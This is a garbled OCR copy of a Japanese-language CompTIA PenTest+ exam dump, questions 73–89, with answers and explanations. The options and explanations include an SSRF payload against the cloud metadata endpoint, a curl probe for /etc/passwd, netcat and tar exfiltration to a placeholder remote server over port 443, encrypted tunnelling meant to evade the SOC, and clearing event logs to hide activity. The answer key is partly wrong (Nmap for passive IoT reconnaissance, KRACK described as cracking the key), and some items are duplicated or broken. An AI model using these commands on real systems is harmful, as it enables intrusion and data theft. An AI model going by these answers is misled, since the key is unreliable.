
```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```


CompTIA

正解:


Drag and Drop Options
Immutables
#!/usr/bin/python
import socket
import sys


def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
if __name__ == '__main__':
if len(sys.argv) < 2
print('Execution requires a target IP adderss. Exiting...')
exit(1)
else:
CompTIA



Explanation:

コンピュータのスクリーンショット 説明は自動的に生成されました

コンピュータのスクリーンショット 説明は自動的に生成されました

白い文字で説明が自動生成されたコンピューター画面

オレンジ色の画面に白い文字の説明が自動的に生成される

質問: **73**

ある調査において、侵入テスターは顧客の環境全体に共通するいくつかの脆弱性を発見しました。その脆弱性には以下が含まれていました。

会社の標準よりも弱いパスワード設定

同社のエンドポイントセキュリティソフトウェアがインストールされていないシステム

パッチ管理システムによって更新されなかったオペレーティングシステム

根本的な問題に対処するために、侵入テスターは次のどの推奨事項を提供する必要がありますか?

A. すべてのシステムを脆弱性管理システムに追加します。

B. 構成管理システムを実装します。
C. エンドポイント検出および応答システムを展開します。
D. 古いオペレーティング システムにパッチを適用します。
正解**: B (**コメントを発表する**)**
特定された弱点:
会社の標準よりも弱いパスワード設定: システム間でパスワード ポリシーに一貫性がないことを示します。
会社のエンドポイント セキュリティ ソフトウェアがインストールされていないシステム: セキュリティ ソフトウェアの展開に一貫性がないことを示しています。
パッチ管理システムによって更新されないオペレーティング システム: パッチ管理プロセスのギャップを指摘します。
構成管理システム:
定義: 構成管理システムは、組織内のすべてのシステムにわたる構成の展開、保守、および適用を自動化します。
利点: 環境全体にわたってセキュリティ設定、ソフトウェアのインストール、パッチ管理の一貫性を確保します。
例: Ansible、Puppet、Chef などのツールは、構成の自動化と管理に役立ち、組織の標準への準拠を保証します。
その他の推奨事項:
脆弱性管理システム: このシステムにシステムを追加すると脆弱性の追跡に役立ちますが、構成の不一致の根本的な原因には対処できません。
エンドポイント検出および対応 (EDR): 脅威の検出と対応には役立ちますが、一貫した構成の適用には役立ちません。
パッチ管理: システムのパッチ適用は特定の脆弱性に対処しますが、より広範な構成管理の問題は解決しません。
ペンテストの参考資料:
システム強化: すべてのシステムがセキュリティ ベースラインと構成に準拠していることを確認し、攻撃対象領域を減らします。
セキュリティの自動化: 構成管理ツールを使用してセキュリティ慣行を自動化し、コンプライアンスを確保して手動によるエラーを削減します。
構成管理システムを実装すると、環境全体で一貫したセキュリティ構成、ソフトウェアの展開、パッチ管理が確保され、根本的な問題に対処できます。

質問**: 74**
保護されていないネットワークファイルリポジトリにおいて、侵入テスターは平文のユーザー名とパスワードを含むテキストファイルと、50人の従業員の氏名、役職、シリアル番号を含むデータを含むスプレッドシートを発見しました。テスターは、テキストファイル内の一部のパスワードが<名前-シリアル番号>という形式になっていることに気付きました。この情報に基づいてテスターが次に取るべき最善の行動は次のうちどれでしょうか？
A. すべてのシステムとアプリケーションでパスワードの複雑さのルールを構成することをお勧

めします。
B. 保護されていないファイル リポジトリを侵入テスト レポートの検出結果として文書化します。
C. パスワードを安全に保存するには、テキスト ファイルではなくパスワード管理/ボールトを使用することをお勧めします。
D. パスワード スプレー テストの準備として、カスタム パスワード ディクショナリを作成します。
正解: **B** (コメントを発表する)

質問: **75**
侵入テストにおいて、侵入テスト担当者はWPA2暗号化を使用するWi-Fiネットワークのキーを解読する必要があります。この目的を達成できる攻撃は次のうちどれですか？
A. チョップチョップ
B. リプレイ
C. 初期化ベクトル
D. クラック
正解: (正解を表示します)
WPA2 暗号化を使用する Wi-Fi ネットワークのキーを解読するには、侵入テスターは KRACK (キー再インストール攻撃) 攻撃を使用する必要があります。
* KRACK (キー再インストール攻撃):
* 定義: KRACK は WPA2 プロトコルの脆弱性であり、攻撃者が暗号化ハンドシェイク メッセージを操作および再生することでパケットを復号化し、Wi-Fi ネットワークに挿入する可能性があります。
* 影響: この攻撃は WPA2 ハンドシェイク プロセスの欠陥を悪用し、攻撃者が暗号化を解読してネットワークにアクセスできるようになります。
* その他の攻撃:
* ChopChop: WPA2 ではなく WEP 暗号化を対象とします。
* リプレイ: パケットをキャプチャしてリプレイし、トランザクションの複製などの効果を生み出します。WPA2 暗号化は解除されません。
* 初期化ベクトル (IV): WPA2 ではなく WEP の脆弱性に関連します。
ペンテストの参考資料:
* ワイヤレス セキュリティ: WPA2 などの Wi-Fi 暗号化プロトコルの脆弱性とその悪用方法について理解します。
* KRACK 攻撃: WPA2 の重大な脆弱性であり、悪用するには特別な技術が必要です。
KRACK 攻撃を使用すると、侵入テスターは WPA2 暗号化を破り、Wi-Fi ネットワークに不正にアクセスできるようになります。
フォームの上部
フォームの下部
質問: **76**
A penetration tester needs to test a very large number of URLs for public access. Given the

following code snippet:
1 import requests
2 import pathlib
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url)
6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?
A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3
正解**: (**正解を表示します**)**
Script Analysis:
Line 1: import requests - Imports the requests library to handle HTTP requests.
Line 2: import pathlib - Imports the pathlib library to handle file paths.
Line 4: for url in pathlib.Path("urls.txt").read_text().split("\n"): - Reads the urls.txt file, splits its contents by newline, and iterates over each URL.
Line 5: response = requests.get(url) - Sends a GET request to the URL and stores the response.
Line 6: if response.status == 401: - Checks if the response status code is 401 (Unauthorized).
Line 7: print("URL accessible") - Prints a message indicating the URL is accessible.
Error Identification:
The condition if response.status == 401: is incorrect for determining if a URL is publicly accessible. A 401 status code indicates that the resource requires authentication.
Correct Condition:
The correct condition should check for a 200 status code, which indicates that the request was successful and the resource is accessible.
Corrected Script:
Replace if response.status == 401: with if response.status_code == 200: to correctly identify publicly accessible URLs.

質問**: 77**
侵入テストにおいて、侵入テスト担当者はWPA2暗号化を使用するWi-Fiネットワークのキーを解

読する必要があります。この目的を達成できる攻撃は次のうちどれですか？
A. チョップチョップ
B. リプレイ
C. 初期化ベクトル
D. クラック
正解**: D (**コメントを発表する**)**
KRACK (キー再インストール攻撃) は、WPA2 プロトコルの脆弱性を悪用してパケットを復号化して挿入し、攻撃者が暗号化キーを解読して Wi-Fi ネットワークにアクセスできるようになる可能性があります。
ステップバイステップの説明
KRACK を理解する:
脆弱性: KRACK は、WPA2 ハンドシェイク プロセス、具体的には 4 ウェイ ハンドシェイクの欠陥を悪用します。
メカニズム: この攻撃は、ハンドシェイク メッセージを操作して再生することで、被害者を騙して既に使用されているキーを再インストールさせます。
攻撃手順:
傍受: クライアントとアクセス ポイント間の 4 ウェイ ハンドシェイク パケットをキャプチャします。
再インストール: 特定のハンドシェイク メッセージを再生して、クライアントに暗号化キーを強制的に再インストールします。
復号化: キーを再インストールすると、それを使用してパケットを復号化し、悪意のあるパケットを挿入する可能性があります。
インパクト：
復号化: 攻撃者がパケットを復号化して、機密情報を公開する可能性があります。
インジェクション: 攻撃者が悪意のあるパケットをネットワークに挿入できるようにします。
緩和：
パッチ適用: すべてのデバイスとアクセス ポイントに、KRACK の脆弱性に対処する最新のファームウェアが適用されていることを確認します。
暗号化: 転送中のデータを保護するために、HTTPS などの追加の暗号化レイヤーを使用します。
侵入テスト文献からの参照:
KRACK 攻撃は、ワイヤレス セキュリティおよび侵入テスト ガイドの重要なトピックであり、ワイヤレス通信のセキュリティ保護の重要性を示しています。
HTB の記事やその他のセキュリティ評価では、WPA2 の脆弱性について議論する際に KRACK が頻繁に参照されています。
参照：
侵入テスト - ハッキングの実践入門
HTB公式レポート
質問**: 78**
侵入テスターは複雑なウェブアプリケーションを評価し、過去に存在していた可能性のあるサブドメインを検索することで潜在的なセキュリティ上の脆弱性を調査したいと考えています。侵入

テスターは次のどのツールを使用すべきでしょうか？
A. Censys.io
B. 初段
C. ウェイバックマシン
D. スパイダーフット
正解: **(**正解を表示します**)**
Wayback Machineは、ウェブページを時系列でアーカイブするオンラインツールです。ユーザーは、ウェブサイトが過去の様々な時点でどのように表示されていたかを確認できます。これは、過去に存在していた可能性のあるサブドメインを検索することで、潜在的なセキュリティ上の脆弱性を調査したい侵入テスターにとって非常に役立ちます。
ステップバイステップの説明
Wayback Machine にアクセスする:
Wayback Machine の Web サイト (archive.org/web) にアクセスします。
探索したい対象 Web サイトの URL を入力します。
アーカイブされたページのナビゲーション:
Wayback Machine は、時間の経過とともに撮影されたさまざまなスナップショットを閲覧するためのタイムラインとカレンダー インターフェイスを提供します。
スナップショットを選択すると、アーカイブされたサイトのバージョンが表示されます。現在のバージョンのウェブサイトでは利用できなくなっている可能性のあるリンク、サブドメイン、リソースを探してください。
サブドメインの識別:
アーカイブされたページで、リンク、スクリプト、または埋め込みコンテンツに表示される可能性があるサブドメインへの参照を調べます。
収集された情報を使用して、潜在的なエントリ ポイントや、まだ悪用される可能性のある古いバージョンの Web アプリケーションを特定します。
ツール統合:
Burp Suite や SpiderFoot などのツールは Wayback Machine と統合して、アーカイブされたサブドメインやリソースの検出プロセスを自動化できます。
実際の例:
侵入テスト中に、テスターが数年前にアーカイブされたページで oldadmin.targetsite.com への参照を発見することがあります。このサブドメインはDNSに登録されていない可能性がありますが、アクセス可能な状態のままであり、潜在的なセキュリティ脆弱性につながる可能性があります。
侵入テスト文献からの参照:
さまざまな侵入テスト ガイドや HTB の記事では、Wayback Machine の使用は受動的な偵察の一般的な手法であり、履歴コンテキストを提供し、まだ悪用される可能性のある過去の構成を明らかにします。
参照：
HTB公式レポート

質問: **79**
侵入テスターは、Active Directoryサーバーの認証情報スキャンを実行するための脆弱性管理ソリューションを設定しています。テスターは、スキャナーにどの種類のアカウントを提供する必要がありますか？
A. ルート
B. ドメイン管理者
C. 読み取り専用
D. ローカルユーザー
正解: **(正解を表示します)**
Active Directory (AD) サーバーで認証情報に基づくスキャンを実行するには、システム構成、パッチレベル、ユーザー権限を取得するための高度なアクセス権限が必要です。ドメイン管理者アカウントは、ドメインのリソースと権限を完全に可視化し、完全な脆弱性評価に不可欠な役割を果たします。
CompTIA PenTest+ PT0-003 目標 - ドメイン 2.0: 情報収集と脆弱性の特定:
認証スキャンでは、ソフトウェアのバージョン、不足しているパッチ、セキュリティ設定に関する詳細な情報を提供するために、対象システムに対する管理者レベルのアクセスが必要です。」

質問: **80**
侵入テスターは、クラウド仮想マシンインスタンス上で実行されているウェブアプリケーションを発見しました。脆弱性スキャンの結果、同じアプリケーションのURLパスに挿入可能なパラメータが含まれ、潜在的なSSRF（セキュリティ侵害）が存在することが示されました。テスターは、機密情報の漏洩を悪用される可能性をテストするために、以下のコマンドのうちどれを実行する必要がありますか？
A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/
正解: **(正解を表示します)**
クラウド環境では、サーバー側リクエスト偽造 (SSRF) の脆弱性をテストするには、メタデータサービスへのアクセスを試行する必要があります。
クラウド メタデータ サービスへのアクセス:
URL: http://169.254.169.254/latest/meta-data/ は、インスタンス メタデータにアクセスするためのクラウド環境 (AWS など) のよく知られたエンドポイントです。
目的: SSRF を悪用してこの URL にアクセスすることにより、攻撃者はインスタンスの資格情報やその他のメタデータなどの機密情報を取得できます。

質問: **81**
セキュリティ評価中に、侵入テスターは内部サーバーにアクセスし、その存在を隠すためにデータを操作します。侵入テスターが実行したアクティビティを隠すための最適な方法は次のうちどれですか？

A. Windows イベント ログをクリアします。
B. システム時刻を変更します。
C. ログの権限を変更します。
D. ログ保持設定を減らします。
正解: **A (**コメントを発表する**)**
イベントログを消去することで、テスターの活動の痕跡を効果的に削除できるため、システム管理者がどのようなアクションを実行したかを検出することが困難になります。システム時刻の変更、ログ権限の変更、ログ保存期間の設定値の短縮などにより、アクティビティのログ記録を隠蔽または削減できる可能性がありますが、これらは直接的なものではなく、システム管理者による検出が容易です。

質問: **82**
テスターはファイアウォールポリシーを列挙し、エンゲージメントから取得したデータをステージングして抽出する必要があります。以下のファイアウォールポリシーを想定します。
アクション | SRC
| スタート
| --
ブロック | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP
許可 | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP
許可 | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
ブロック | . | . | *
テスターは次にどのコマンドを試す必要がありますか?
A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <リモートサーバー> 443 < /tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <リモートサーバー> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <リモートサーバー> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <リモートサーバー>
正解: **(**正解を表示します**)**
ファイアウォールポリシーに基づいて、提供されたコマンドを分析し、許可されたネットワークトラフィックを介してデータを盗み出すのに適したコマンドを特定しましょう。ファイアウォールポリシーのルールは次のとおりです。
* ブロック: ポート 22 (TCP) の 192.168.10.0/24 から 10.0.0.0/24 へのすべてのトラフィック。
* 許可: ポート 443 (TCP) の 192.168.10.0/24 へのすべてのトラフィック (0.0.0.0/0)。
* 許可: 192.168.10.0/24 からポート 443 (TCP) 上の任意の場所へのトラフィック。
* ブロック: その他すべてのトラフィック (*)。
オプションの内訳:
* オプション A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
* このコマンドはデータを tar.gz ファイルに圧縮し、nc (netcat) を使用してポート 443 上のリモート サーバーに送信します。
* ファイアウォールはポート443（サブネット内外の両方）での接続を許可しているため、

192.168.10.0/24 の場合、このコマンドはポリシーに準拠しており、正しい選択です。
* オプション B: gzip /path/to/data && cp data.gz <remote_server> 443
* このコマンドはデータを圧縮しますが、サーバーに直接コピーしようとします。これは有効なコマンドではありません。cpコマンドは、このようなネットワーク操作をサポートしていません。
* オプション C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22
* このコマンドはポート 443 でリッスンし、ポート 22 経由でデータを送信しようとします。ただし、ポート 22 への送信接続はファイアウォールによってブロックされるため、このコマンドは無効になります。
* オプション D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>
* このコマンドはscpを使用してファイルをコピーします。scpは通常、SSHにポート22を使用します。ファイアウォールがポート22をブロックしているため、このコマンドは機能しません。
Pentestからの参照:
* Gobox HTB :Goboxの記事では、適切な列挙と許可されたサービスを利用した情報漏洩対策の重要性が強調されています。具体的には、オプションAの方法と同様に、ncなどのツールを使用して許可されたポート経由でデータを転送する方法が挙げられます。
* Forge HTB: この記事では、ファイアウォール ルールの理解と curl や nc などの適切なコマンドの使用を重視しながら、許可されたポートとプロトコルを介してデータを抽出することでファイアウォールの制限を処理する方法も説明します。
* 水平 HTB: データの流出に許可されたサービスとポートを使用することの重要性を強調します。オプション A で採用されているアプローチは、許可されたポートで nc が使用されるこれらの実際のシナリオで使用される手法と一致しています。

質問: **83**
侵入テスターが、ステージングと持ち出しのためのデータを発見しました。クライアントは、テスターの攻撃ホストへの移動のみを許可しています。SOCへの警告を回避するために、以下のうち最も適切なものはどれですか？
A. データに UTF-8 を適用し、トンネル経由で TCP ポート 25 に送信します。
B. データに Base64 を適用し、トンネル経由で TCP ポート 80 に送信します。
C. データに 3DES を適用し、トンネル UDP ポート 53 経由で送信します。
D. データに AES-256 を適用し、トンネル経由で TCP ポート 443 に送信します。
正解: **(正解を表示します)**
AES-256（256ビット鍵のAdvanced Encryption Standard）は、データのセキュリティ保護に広く使用されている対称暗号化アルゴリズムです。HTTPSで一般的に使用されるTCPポート443経由でデータを送信すると、通常の安全なWebトラフィックと混ざるため、ネットワーク監視システムによる検出を回避できます。
* AES-256によるデータの暗号化:
* 安全なキーと初期化ベクトル (IV) を使用して、AES-256 アルゴリズムでデータを暗号化します。
* OpenSSL を使用した暗号化コマンドの例:
ステップバイステップの説明openssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin -k

secretkey
* 安全なトンネルの設定:
* OpenSSH などのツールを使用して、TCP ポート 443 経由で安全なトンネルを作成します。
* トンネルを設定するコマンドの例:
ssh -L 443:ターゲットサーバー:443 ユーザー@中間ホスト
* トンネルを介したデータ転送:
* Netcat や SCP などのツールを使用して、暗号化されたデータをトンネル経由で転送します。
* データを送信するNetcatコマンドの例:
cat 暗号化.bin | nc ターゲットサーバー 443
* AES-256とポート443を使用する利点:
* セキュリティ: AES-256 は強力な暗号化を提供するため、攻撃者がキーなしでデータを復号化することは困難です。
* ステルス: ポート 443 経由でデータを送信すると、通常の HTTPS トラフィックのように見えるため、セキュリティ監視システムによる検出を回避できます。
* 実際の例:
* 侵入テストでは、テスターはアラートをトリガーすることなく機密データを抜き出す必要があります。データをAES-256で暗号化し、トンネル経由でTCPポート443に送信することで、データの抜き出しは通常の安全なWebトラフィックに紛れ込みます。
* 侵入テストに関する文献からの参考文献:
* さまざまな侵入テスト ガイドや HTB の記事では、安全なデータ転送のために AES-256 などの強力な暗号化を使用することの重要性が強調されています。
* 安全なトンネルを作成し、データを秘密裏に持ち出す手法は、高度な侵入テストのリソースでよく説明されています。

質問**: 84**
侵入テスターが評価レポートに含める必要があるコンポーネントは次のどれですか?
A. ユーザーアクティビティ
B. 顧客改善計画
C. キー管理
D. 攻撃の物語
正解**: (**正解を表示します**)**
攻撃ナラティブは、侵入テスト中に実行された手順（使用された手法、悪用された脆弱性、各攻撃の結果など）の詳細な説明を提供します。これにより、関係者は調査結果の背景と意味を理解するのに役立ちます。
* 評価レポートの構成要素:
* ユーザー アクティビティ: 技術的な発見ではなくエンド ユーザーの行動に重点を置いているため、通常は含まれません。
* 顧客改善計画: 重要ではありますが、通常はレポートの調査結果に基づいて顧客または第三者によって提供されます。
* キー管理: 侵入テスト レポートよりも内部セキュリティ プラクティスに関連します。

* 攻撃の説明: 侵入テスト中に使用されるプロセスと手法を詳しく説明するために不可欠です。
* 攻撃物語の重要性:
* コンテキストの理解: 侵入テストの手順を詳しく説明し、関係者が各アクションの背後にあるフローとロジックを理解できるようにします。
* 証拠と正当性: 調査結果を詳細な説明と証拠で裏付け、透明性と信頼性を確保します。
* 学習と改善: 組織がテストから学び、セキュリティ対策を改善できるようにします。
* 侵入テストに関する文献からの参考文献:
* 侵入テスト ガイドでは、テストの結果と影響を効果的に伝えるために、詳細な攻撃の説明の重要性を強調しています。
* HTB の記述には、侵入テストのプロセスと結果を説明する包括的な攻撃の説明が含まれることがよくあります。
ステップバイステップの説明参考:
* 侵入テスト - ハッキングの実践入門
* HTB公式記事

質問: **85**
テスターは Windows サーバーに対して Nmap スキャンを実行し、次の結果を受け取ります。
win_dns.local (10.0.0.5) の Nmap スキャン レポート
ホストは稼働中（レイテンシ0.014秒）
港湾国サービス
53/tcp オープンドメイン
161/tcp オープン snmp
445/tcp オープン smb-ds
3389/tcp オープン RDP
ハッシュベースのリレーを使用する場合、優先すべき TCP ポートは次のどれですか。
A. 53
B. 161
C. 445
D. 3389
正解: **C (**コメントを発表する**)**
ポート 445 は SMB (サーバー メッセージ ブロック) サービスに使用され、NTLM リレー攻撃などのハッシュベースのリレー攻撃の標的となることがよくあります。

質問: **86**
ネットワーク テスターがテスト中に Wi-Fi 信号をキャプチャできない場合、最も考えられる原因は次のどれですか。
A. クライアントのネットワークは 5GHz/2.4GHz ではなく 6GHz を使用します。
B. テスターがキャプチャ デバイスを誤って構成しました。
C. クライアントがネットワークに間違った SSID を提供しました。
D. テスターは Aircrack-ng を使用していません。

正解: (正解を表示します)
包括的かつ詳細な説明：
このシナリオでは、テスターのキャプチャ デバイスがモニター モードの場合、対象のワイヤレス ネットワークを検出できないことが示されています。
最も可能性の高い原因は周波数帯域の非互換性です。クライアントの無線インフラストラクチャがWi-Fiを使用している場合
6E (6GHz 帯域) で、テスターのアダプターが 2.4GHz/5GHz のみをサポートしている場合、テスターはその帯域からのパケットや SSID を認識できません。
他の人はなぜそうしないのか:
* B. 誤った構成: 可能性はありますが、質問ではネットワークがまったく認識できないと指定されており、誤った構成ではなくハードウェアの機能に問題があることを示しています。
* C. 間違った SSID: 間違った SSID でも、同じ周波数帯域にある場合はテスターはビーコン フレームを表示します。
* D. Aircrack-ngを使用しない場合: 使用するツールはキャプチャデバイスがネットワークを認識できるかどうかには影響しません。
- アダプタの周波数サポートはそうです。
CompTIA PT0-003 マッピング:
* ドメイン3.0: 攻撃とエクスプロイト
* ワイヤレスネットワーク攻撃とトラブルシューティング（周波数帯域 ハードウェアの互換性、Wi-Fi
6E の考慮事項)。

質問: **87**
受動的な偵察をサポートするために IoT デバイスのベンダーやその他のセキュリティ関連情報を収集するのに最も役立つツールは次のどれですか。
A. WebScarab-NG
B. 初段
C. ネッスス
D. Nmap
正解: **D** (コメントを発表する)

質問: **88**
バッジの複製に最もよく使用されるテクノロジは次のうちどれですか (2 つ選択してください)。
A. NFC
B. RFID
C. ブルートゥース
D. モドバス
E. ジグビー
F. CANバス
正解: (正解を表示します)

バッジの複製には通常、アクセス制御バッジからデータをコピーすることが含まれ、次のようなテクノロジがよく使用されます。
NFC（近距離無線通信）：
NFCは、短距離（最大10cm）で動作するRFID技術のサブセットです。現代のアクセス制御システム、決済システム、バッジ技術で広く使用されています。NFCクローニングツールは、バッジデータを傍受してコピーすることができます。
RFID（無線周波数識別）
RFIDはNFCよりも広範囲の周波数と距離で動作します。多くの従来のアクセスシステムではRFIDバッジが使用されていますが、RFIDリーダーやクローニングデバイスを用いたクローニング攻撃の影響を受けやすいという問題があります。
除外事項:
Bluetooth、Modbus、Zigbee、CAN バスは、バッジベースのアクセス制御システムでは通常使用されず、バッジの複製とは無関係です。
CompTIA Pentest+ リファレンス:
ドメイン 3.0 (攻撃とエクスプロイト)
ドメイン 4.0 (侵入テストツール)

質問**: 89**
侵入テスターがネットワーク スキャンを実行しましたが、次のエラーのため、脆弱性を正確に列挙することができません。
OS識別に失敗しました
このエラーの原因として最も可能性が高いのは次のどれですか?
A. ファイアウォールのブロック ルールのため、スキャンはターゲットに到達しませんでした。
B. スキャナー データベースが古くなっています。
C. スキャンで誤検知が報告されています。
D. スキャンではターゲットから 1 つ以上の指紋を収集できません。
正解**: D (**コメントを発表する**)**
Nmap などのツールでの OS 識別は、応答特性 (TCP/IP スタックの動作など) を分析するフィンガープリント技術に依存しています。
スキャンではターゲットから 1 つ以上の指紋を収集できません (オプション D)。
システムが ICMP 応答をブロックするように構成されている場合、または特定のポートが閉じられている場合、フィンガープリンティングは失敗します。
一部の最新のファイアウォールおよび侵入防止システム (IPS) は、パケット応答を変更することで OS フィンガープリンティングを妨害します。
参考資料: CompTIA PenTest+ PT0-003 公式学習ガイド - 「ネットワークスキャンとフィンガープリンティングの課題」誤ったオプション:
オプション A (ファイアウォール ブロック ルール): ファイアウォールによってスキャンがブロックされる可能性がありますが、通常は「OS 識別に失敗しました」というメッセージが表示されるのではなく、応答がなくなります。
オプション B (古いスキャナー データベース): 古いデータベースでは脆弱性が見逃される可能性

